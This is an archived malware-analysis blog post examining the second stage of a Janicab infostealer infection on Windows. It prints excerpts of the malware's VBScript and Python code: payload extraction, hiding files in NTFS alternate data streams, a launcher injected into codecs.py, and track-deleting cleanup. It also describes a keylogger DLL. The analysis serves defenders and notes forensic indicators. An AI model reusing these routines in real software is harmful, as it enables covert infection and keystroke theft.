Janicab Series: Further Steps in the Infection Chain

Published: 2022-05-26 · Archived: 2026-04-05 12:48:08 UTC

In late April 2022, I was requested to analyze a software artifact. It was an instance of Janicab, a software with infostealing and spying capabilities known since 2013. Differently to other analyses I do as part of my job, in this particular case I can disclose parts of it with you readers. I'm addressing those parts in a post series. Here, I'll discuss further stages of a Janicab infection on Microsoft Windows targets, based on this specific sample. If you want to know more about the first infection stages, I recommend you reading this post.

2.vbe

As for .vbe, analyzed here, 2.vbe is a VBScript encoded with the Windows Script Encoder. However, the script is too long for being fully disclosed as I did for .vbe. Therefore, in this section I'm going to focus on its relevant parts.

Initially, 2.vbe makes a copy of SMTP-error.txt.lnk and names that copy as SMTP-error.txt.lnk.tmp. As SMTP-error.txt.lnk, analysed here, the artifact is placed into the temporary files directory (%TMP%). The intention of the developer is likely to blend SMTP-error.txt.lnk in the content of %TMP%.

```
 Function ExtractEmbeddedFile(SourceFile, DestFile, StartPos, EmbbededFileSize, prepend, reverse)

        'On Error Resume Next
        Set oInputFile = objFSO.GetFile(SourceFile)
        Set oData = oInputFile.OpenAsTextStream
        Data = oData.Read(oInputFile.Size)
        oData.Close
        StartFrom = StartPos
        Script = Mid(Data, StartFrom+1, EmbbededFileSize)
        Set MyFile = objFSO.OpenTextFile(DestFile, 2, True)

        MyFile.Write prepend
        If reverse = "1" Then
                MyFile.Write rev(Script)
        Else
                MyFile.Write Script
        End If
        MyFile.Close
End Function
```

Listing 1

-

2.vbe extracts further artifacts from SMTP-error.txt.lnk.tmp by calling the same function

2.vbe drops several files on disk by extracting them from SMTP-error.txt.lnk.tmp. The extraction function is always the same across the various drops and it is similar to that one used by .vbe with a couple of enhancements. A first enhancement consists in the possibility of prepending the extracted content with a prefix provided as an argument. A second enhancement consists in the capability of reversing the order of the characters extracted from SMTP-error.txt.lnk.tmp. The reverse extraction feature is controlled by a dedicated argument. **Listing 1** shows the extraction function.

```
1  SMTP. Error Codes. SMTP Error
2  SMTP. Error Codes. SMTP Error
3  SMTP. Error Codes. SMTP Error
4  SMTP. Error Codes. SMTP Error
5  SMTP. Error Codes. SMTP Error
6
7  SMTP. Error Codes. SMTP Error
8  SMTP. Error Codes. SMTP Error
9  SMTP. Error Codes. SMTP Error
10 SMTP. Error Codes. SMTP Error
11 .destino2.clAction: failedStatus: 5.0.0
12 SMTP. Error Codes. SMTP Error
13 Delivery has failed to these recipients or distribution lists:
14 SMTP. Error Codes. SMTP Error
15 SMTP. Error Codes. SMTP Error
16 SMTP. Error Codes. SMTP Error
17 SMTP. Error Codes. SMTP Error
18 SMTP. Error Codes. SMTP Error
19 Delivery to the following recipient failed permanently:
20
21
22
23 Technical details of permanent failure:
24 Google tried to deliver your message, but it was rejected by the server for the recipient domain gmail.com.
25
26 The error that the other server returned was:
27 550-5.1.1 The email account that you tried to reach does not exist. Please try
28 550-5.1.1 double-checking the recipient's email address for typos or
29 550-5.1.1 unnecessary spaces. Learn more at
```

Figure 1

-

SMTP-error.txt decoy file dropped by 2.vbe

The first file dropped by 2.vbe is named SMTP-error.txt and it is placed in %TMP%. It is originally embedded at the char offset 8685 of SMTP-error.txt.lnk.tmp in reverse order and it is 1048 characters long. As you may notice from **Figure 1**, this artifact is a text file containing SMTP error messages. Most likely, this is a decoy file aimed at letting the victim think that the just downloaded file was indeed an harmless text containing some SMTP error messages. Notice the filename recalling the initial artifact of the infection chain (with the exclusion of the .lnk suffix). Curious fact: after having dropped the text file, 2.vbe tries to execute it either via powershell.exe or cmd.exe. I'm not going to speculate on the possible explanations for such a behavior.

```
 zipExe = "expand.exe"

zipFilename = "cab.cab"
zipOffset = 0000000009733
zipSize = 00002787324
call ExtractEmbeddedFile(lnkFilename, zipFilename, zipOffset, zipSize, "MSCF","")
```

```
unzipAllCmd = zipExe & " " & zipFilename & " . -F:*"
objShell.Run unzipAllCmd, 0, 1
```

Listing 2

-

2.vbe extracts a cabinet file cab.cab and extracts its content by leveraging expand.exe utility

A second file dropped by 2.vbe is named cab.cab and it is also placed in %TMP%. It is originally embedded at the char offset 9733 of SMTP-error.txt.lnk.tmp and it is 2787324 characters long. This artifact is a cabinet file. The extraction function is invoked with a prefix argument consisting of the cabinet files signature (MSCF). After having dropped cab.cab, 2.vbe decompresses it by leveraging the expand.exe utility. **Listing 2** shows that part of 2.vbe responsible for extracting, dropping, and decompressing cab.cab file. The cabinet archive contains many artifacts and I'm going to discuss them in a dedicated section.

```
 vbeFilename = objShell.ExpandEnvironmentStrings("%UserProfile%") & ":.vbe"
vbeOffset = 0000002797057
vbeSize = 00000615149
call ExtractEmbeddedFile(lnkFilename, vbeFilename, vbeOffset, vbeSize, "#@~^","")
```

Listing 3

-

2.vbe extracts a Windows Script Encoded payload and stores it as an NTFS alternate data stream



Figure 2

-

.vbe alternate stream stored at the %USERPROFILE% directory

2.vbe stores a payload as an NTFS alternate data stream of the directory pointed by the %USERPROFILE% environment variable. The name of such a stream is .vbe. As you can see from **Listing 3**, the extraction function is called again with the Windows Script Encoder tag as the prefix argument. Indeed, once stored, the stream starts just with that prefix (**Figure 2**). The payload is located at the char offset 2797057 of SMTP-error.txt.lnk.tmp and it is 615149 characters long. I'll analyze it in a dedicated post.

```
 Function isXP()
        xp = 0
        Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
        Set colOperatingSystems = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")
        For Each objOperatingSystem in colOperatingSystems
                msg = objOperatingSystem.Version
                IF Mid(msg,1,3)="5.1" Then
                        xp = 1
                END IF
                Next
        isXP = xp
End Function

Function runOnXP()
        path = objShell.ExpandEnvironmentStrings("%userprofile%")
        Set objFolder = objFSO.GetFolder(path)
        path = objFolder.ShortPath
        Set objFolder = Nothing

        userProfilePath = split(path, "\")
        Username = userProfilePath(Ubound(userProfilePath))
        Set userProfilePath = Nothing

        objShell.currentdirectory = path & "\.."
        objShell.Run "cscript """ & Username & """:.vbe", 0, 0
        objShell.currentdirectory = path
End Function
```

Listing 4

-

2.vbe checks if the operating system is Microsoft Windows XP and runs a specific payload if that check tests true

Once 2.vbe has dropped all files and payloads, it checks for the operating system installed on the infected machine. If the installed operating system is Microsoft Windows XP, then 2.vbe executes the just mentioned payload stored as an NTFS alternate data stream. The operating system check is implemented by querying the Windows Management Instrumentation (WMI) API for VBScript and verifying if the operating system version is 5.1. **Listing 4** shows both the operating system check function (isXP) and the launching function (runOnXP).

```
 Function run_dll_or_py(arg1, arg2, arg3)
        Set tmpObj = CreateObject("WScript.Shell")

        oldCurrDir = tmpObj.CurrentDirectory
```

```
        tmpObj.CurrentDirectory = tmpPath & "\zipContent\Python"

        dllPath = arg1
        dllFuncName = arg2
        keepOpen = arg3

        outFile = tmpPath & "\pargs.txt"
        Set objFile = objFSO.CreateTextFile(outFile,True)
        objFile.Write dllPath & vbCrLf & dllFuncName
        objFile.Close
        tmpObj.Exec("rundll32.exe python27.dll, Py_Initialize")
        tmpObj.CurrentDirectory = oldCurrDir
        Set tmpObj = Nothing
End Function
```

Listing 5

-

2.vbe routine responsible for initializing an embedded Python 2.7 environment

If the victim operating system isn’t Microsoft Windows XP, then 2.vbe moves to the zipContent directory. 2.vbe creates the zipContent directory after by expanding the content of cab.cab artifact. Later, 2.vbe calls the function run_dll_or_py showed in **Listing 5**. Although run_dll_or_py expects three arguments, the second takes an empty string and the third isn’t used by the function. The only meaningful argument is the first: the path to a Python script extracted from cab.cab and named replace.py. Function run_dll_or_py writes the path to replace.py in a file named pargs.txt and stored in %TMP%. Eventually, run_dll_or_py initializes a Python 2.7 environment, embedded in 2.vbe, by calling the Py_Initialize export of the python27.dll library (originally stored in cab.cab).

```
 import ctypes, sys, os, imp

argsFilePath = os.getenv("tmp") + "\\pargs.txt"

if os.path.isfile(argsFilePath):
        with open(argsFilePath, "r") as f:
                dllPath  = f.readline().replace('\r', '').replace('\n','')
                dllFuncName = f.readline().replace('\r', '').replace('\n','')

        #ctypes.windll.user32.MessageBoxA(0, dllPath + dllFuncName, "title",1)

        os.remove(argsFilePath)

        if ".py" in dllPath.lower():
                imp.load_source("a", dllPath)
        else:
```

```
                    mydll = ctypes.cdll.LoadLibrary(dllPath)
                    getattr(mydll,dllFuncName)()
```

Listing 6

-

Hacked version of codecs.py containing a launcher for DLLs and Python scripts

The content of pargs.txt is consumed by another file originally compressed in cab.cab: codecs.py. Codecs.py is a hacked copy of a legitimate Python script originally coded to implement a registry of encoders and encoding-related helpers. This hacked version includes an initial code snippet (**Listing 6**) aimed at reading the pargs.txt file and executing each Python script or DLL pointed by any path written in it. However, codecs.py isn't triggered and whatever got written into pargs.txt is never executed. It is possible that run_dll_or_py was originally coded to execute DLLs or Python scripts (as from the function name) on Microsoft operating systems different from XP by initializing an embedded Python execution environment, writing the modules to be launched in pargs.txt, and eventually execute them by triggering codecs.py. I cannot speculate on whatever lead to the observed inconsistent state.

```
 Function deleteLeftOvers()
        objShell.currentdirectory = tmpPath
        On Error Resume Next
        Files = Array(zipFilename, zipExe, OldLnkFilename, lnkFilename, doneFile, "zipContent", ".vbe", "2.vbe'
        For Each file in Files
                          If objFSO.FolderExists(file) Then
                                 objFSO.DeleteFolder file, 1
                          End If
                          If objFSO.FileExists(file) Then
                                  objFSO.DeleteFile file, 1
                          End If
                         Next
End Function
```

Listing 7

-

2.vbe tries to cover its tracks by deleting all the files dropped during the infection chain

By coming back to the 2.vbe artifact, I observe that it ends by entering in a loop checking for the existence of a file named done.txt and located in %TMP%. At each iteration of that loop, 2.vbe pauses for a second. Once that file has been found, 2.vbe cleans the tracks of the entire infection chain by deleting all the files dropped from from SMTP-error.txt.lnk. The only artifact left on the infected system is SMTP-error.txt.lnk.tmp. The function responsible for cleaning the tracks is called deleteLeftOvers and it is showed in **Listing 7**.

```
 d~python~%appdata%\Python
f~ftp\runner.py~%userprofile%:runner.py
f~ftp\ftp.py~%userprofile%:ftp.py
f~ftp\PythonProxy.py~%userprofile%:PythonProxy.py
f~ftp\plink.exe~%userprofile%:plink.exe
f~ftp\junction.exe~%userprofile%:junction.exe
f~k.dll~%userprofile%:k.dll
```

Listing 8

-

Full content of map.txt

What is the component responsible for creating done.txt and therefore controlling when the infection chain intrrupts? It would be replacer.py if that was executed. As already mentioned, replacer.py is a Python script and its behavior may be summarized as follows:

1. It touches a file called kill.txt under %TMP%. It is possible that the presence of such file could trigger some application killing. However, I wasn’t able to find the software component responsible for executing that task.
2. It does some file replacement based on a file named map.txt and originally included in cab.cab. Map.txt contains a mapping between source files or directories and destination files or directories (separated by the symbol ~). Each line in map.txt represents a different replacement rule. Each line may start with either f~ or d~. In the former case, the source file will override the destination file. In the latter case, the association is about a directory (therefore, the source directory will override the destination directory). The content of map.txt is showed in **Listing 8**. As you may notice, all the mapping rules regarding single files are targeting alternate data streams of the directory pointed by %USERPROFILE% environment variable.
3. Removes both kill.txt and map.txt.
4. It executes janicab malware by issuing cscript.exe (I’m going to analyse it in a dedicated post).
5. It touches the done.txt file.
6. It moves to the parent directory.

cab.cab

Cab.cab is one of the artifacts embedded in SMTP-error.txt.lnk. It is a cabinet file containing many files. Cab.cab expands to a directory named zipContent containing what follows:

- replacer.py. It is a Python script responsible for replacing files according to the file mapping contained in map.txt. I discussed replaced.py with a greater detail in the previous section.
- map.txt. It is a text file containing the replacement rules enforced by replacer.py. Each line in map.txt represents a file or directory replacement. I discussed map.txt with a greater detail in the previous section.



Figure 3

-

k.dll registers a keyboard hook to collect key strokes



Figure 4

-

k.dll collects the windows headings to contextualize the stolen information



Figure 5

-

k.dll may store a log of its runs on the infected system



Figure 6

-

k.dll logs the key strokes in a NTFS alternate data stream of %APPDATA%

- k.dll. It is a DLL implementing a keylogger and clipboard catcher. K.dll sets a low level keyboard hook via SetWindowsHookExW. **Figure 3** shows evidence collected in a debugger where SetWindowsHookExW is called with 0xD passed as the first argument, corresponding to the WH_KEYBOARD_LL constant. The hooking function invokes the GetAsyncKeyState and GetKeyState to track the user keystrokes. K.dll captures windows headings to contextualize the stolen information. **Figure 4** shows evidence of such a behavior collected after inspecting the API calls traces. The logged keys are stored in a NTFS alternate data stream of %APPDATA% directory with name kl (**Figure 6**). Every time is launched, k.dll checks for the existence of a file named killKL.txt in %TMP%\ReplacedData. If it finds that file, then k.dll logs the

timestamp of such a check in %APPDATA%\Roaming\Stormwind\Log.log. While the existence of killKL.txt may represent an indication of compromise, Log.log may turn useful for forensic purposes as a potential source of timestamps for the attacker's activities on the infected system. **Figure 5** shows the content of Log.log as it appears in a safe environment after a few runs of k.dll.

- A directory named python. This directory contains all the required files to embed a Python 2.7 execution environment on the infected systems, including legitimate binaries, DLLs, and compiled Python modules (.pyc). Among those, here I mention codec.py as an hacked copy of a legitimate module containing encoding utilities. I discuss about codec.py with a greater detail in the previous section.
- A directory named ftp. This directory contains three applications: a ftp server, a proxy server, and a SSH server. All those applications are mainly coded in Python. PythonProxy.py implements an HTTP proxy server. Ftp.py implements a FTP server leveraging Junction, a legitimate application belonging to the sysinternals suite, to manage directory aliases. Indeed, ftp directory contains an instance of Junction (junction.exe). Ftp directory contains runner.py, a command line tool coded in Python acting as an interface for both ftp.py and PythonProxy.py. In addition, runner.py implements a SSH server leveraging plink, a backend utility for PuTTY . Indeed, ftp directory contains an instance of plink client (plink.exe).

The next post of this series will push the analysis further along the infection chain, by discussing the Janicab core artifact. As always, if you want to share comments or feedbacks (rigorously in broken Italian or broken English) do not esitate to drop me a message at **admin[@]malwarology.com**.

Source: https://www.malwarology.com/2022/05/janicab-series-further-steps-in-the-infection-chain/